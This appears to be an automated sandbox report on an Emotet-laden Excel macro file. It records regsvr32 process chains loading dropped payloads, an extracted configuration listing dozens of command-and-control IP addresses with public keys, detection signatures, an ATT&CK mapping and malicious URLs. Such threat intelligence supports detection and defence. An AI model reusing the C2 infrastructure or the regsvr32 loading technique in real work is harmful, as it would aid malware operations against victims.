ID: 578182
Sample Name: Documento.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:53:10
Date: 24/02/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Documento.xlsm


Overview

General Information

Sample Name:	Documento.xlsm
Analysis ID:	578182
MD5:	5acc6f1ff8366dd…
SHA1:	45b3ef65a4dabd..
SHA256:	0bb184f9c3e9cd…
Tags:	xlsm
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Regsvr32 Comman…
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1592 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1220 cmdline: C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx MD5: 432BE6CF7311062633459EEF6B242FB5)
    - regsvr32.exe (PID: 2216 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Lublsqnpkfxznyn\qzdpzpnlmhwmidn.sqj" MD5: 432BE6CF7311062633459EEF6B242FB5)
      - regsvr32.exe (PID: 2580 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Akqqkkcyjpzjtkdl\yjsihfoifzocxh.bje" MD5: 432BE6CF7311062633459EEF6B242FB5)
        - regsvr32.exe (PID: 2188 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Jlwcmhlugcekbvod\wgwqcgkqco.zkn" MD5: 432BE6CF7311062633459EEF6B242FB5)
          - regsvr32.exe (PID: 2600 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Wjoyn\vwxqtwr.dtt" MD5: 432BE6CF7311062633459EEF6B242FB5)
            - regsvr32.exe (PID: 1832 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Fypgzmyquzzcde\otyatzrmngwq.ngt" MD5: 432BE6CF7311062633459EEF6B242FB5)
              - regsvr32.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Bwfagqlayjve\vhxv.yyo" MD5: 432BE6CF7311062633459EEF6B242FB5)
                - regsvr32.exe (PID: 2684 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Wajwuevzvdakzef\rsarmrhrfymvh.bdv" MD5: 432BE6CF7311062633459EEF6B242FB5)
                  - regsvr32.exe (PID: 2092 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Qqnrprjtrrtdhqc\hwfqlqeqb.xee" MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "135.148.121.246:8080",
    "213.190.4.223:7080",
    "175.107.196.192:80",
    "46.55.222.11:443",
    "153.126.203.229:8080",
    "138.185.72.26:8080",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "195.154.133.20:443",
    "79.172.212.216:8080",
    "129.232.188.93:443",
    "50.30.40.196:8080",
    "131.100.24.231:80",
    "58.227.42.236:80",
    "216.158.226.206:443",
    "45.118.115.99:8080",
    "51.254.140.238:7080",
    "173.212.193.249:8080",
    "110.232.117.186:8080",
    "81.0.236.90:443",
    "158.69.222.101:443",
    "103.75.201.2:443",
    "185.157.82.211:8080",
    "176.104.106.96:8080",
    "82.165.152.127:8080",
    "156.67.219.84:7080",
    "212.237.17.99:8080",
    "178.128.83.165:80",
    "162.243.175.63:443",
    "45.142.114.231:8080",
    "103.134.85.85:80",
    "178.79.147.66:8080",
    "31.24.158.56:8080",
    "103.75.201.4:443",
    "217.182.143.207:443",
    "159.8.59.82:8080",
    "164.68.99.3:8080",
    "209.126.98.206:8080",
    "207.38.84.195:8080",
    "119.235.255.201:8080",
    "212.24.98.99:8080",
    "212.237.56.116:7080",
    "50.116.54.215:443",
    "45.176.232.124:443",
    "203.114.109.124:443"
  ],
  "Public Key": [
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5",
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2"
  ]
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.451757926.0000000000301000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000B.00000002.711848571.00000000001D0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.451639810.0000000000150000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.482255852.0000000000261000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.445708809.00000000001C0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.regsvr32.exe.190000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.1e0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.7e0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.160000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.200000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 22 entries				

Sigma Signatures

System Summary

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Network Activity

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	Path Interception	1 Access Token Manipulation	1 Disable or Modify Tools	2 1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	2 1 Input Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 2 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 7 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Masquerading	LSA Secrets	2 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Documento.xlsm	40%	Virustotal		Browse
Documento.xlsm	40%	ReversingLabs	Document-Office.Downloader.Encdoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.regsvr32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.regsvr32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.regsvr32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.regsvr32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.regsvr32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.regsvr32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.regsvr32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
4.2.regsvr32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.regsvr32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
8.2.regsvr32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.regsvr32.exe.160000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
5.2.regsvr32.exe.300000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.regsvr32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
6.2.regsvr32.exe.8d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.2.regsvr32.exe.7e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.regsvr32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
4.2.regsvr32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
5.2.regsvr32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

Source	Detection	Scanner	Label	Link
www.swaong.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://135.148.121.246/j	100%	Avira URL Cloud	malware	
http://https://135.148.121.246:8080/zPDHHDvtYQmewTlUqnNumfvSgAMeHhZGhBefDhmgdqyEKfqwiccH~A	100%	Avira URL Cloud	malware	
http://https://135.148.121.246:8080/zPDHHDvtYQmewTlUqnNumfvSgAMeHhZGhBefDhmgdqyEKfqwot~H	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://135.148.121.246/b	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.swaong.com	unknown	unknown	true	• 5%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 0000000B.00000002.712004604.0000000000506000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 0000000B.00000002.712004604.0000000000506000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://135.148.121.246/j	regsvr32.exe, 0000000B.00000002.71197060 6.00000000004BE000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://135.148.121.246:8080/zPDHHDvtYQmewTlUqnNumfvSgAMeHhZGhBefDhmgdqyEKfqwiccH~A	regsvr32.exe, 0000000B.00000002.71199278 9.00000000004E0000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://135.148.121.246:8080/zPDHHDvtYQmewTlUqnNumfvSgAMeHhZGhBefDhmgdqyEKfqwot~H	regsvr32.exe, 0000000B.00000002.71199278 9.00000000004E0000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://ocsp.entrust.net0D	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net03	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 0000000B.00000002.71200460 4.0000000000506000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://https://135.148.121.246/b	regsvr32.exe, 0000000B.00000002.71197060 6.00000000004BE000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.254.140.238	unknown	France		16276	OVHFR	true
119.235.255.201	unknown	Indonesia		45146	RAJASA-AS-ID-APPTRajaSepadanAbadiID	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
213.190.4.223	unknown	Germany		47583	AS-HOSTINGERLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
153.126.203.229	unknown	Japan		7684	SAKURA-ASAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
103.75.201.4	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
209.126.98.206	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
156.67.219.84	unknown	Cyprus		47583	AS-HOSTINGERLT	true
175.107.196.192	unknown	Pakistan		9541	CYBERNET-APCyberInternetServicesPvtLtdPK	true
217.182.143.207	unknown	France		16276	OVHFR	true
82.165.152.127	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
135.148.121.246	unknown	United States		18676	AVAYAUS	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
31.24.158.56	unknown	Spain		50926	INFORTELECOM-ASES	true
50.30.40.196	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
103.134.85.85	unknown	Indonesia		139943	IDNIC-GARUTKAB-AS-IDDinasKomunikasidanInformatikaKabupa	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
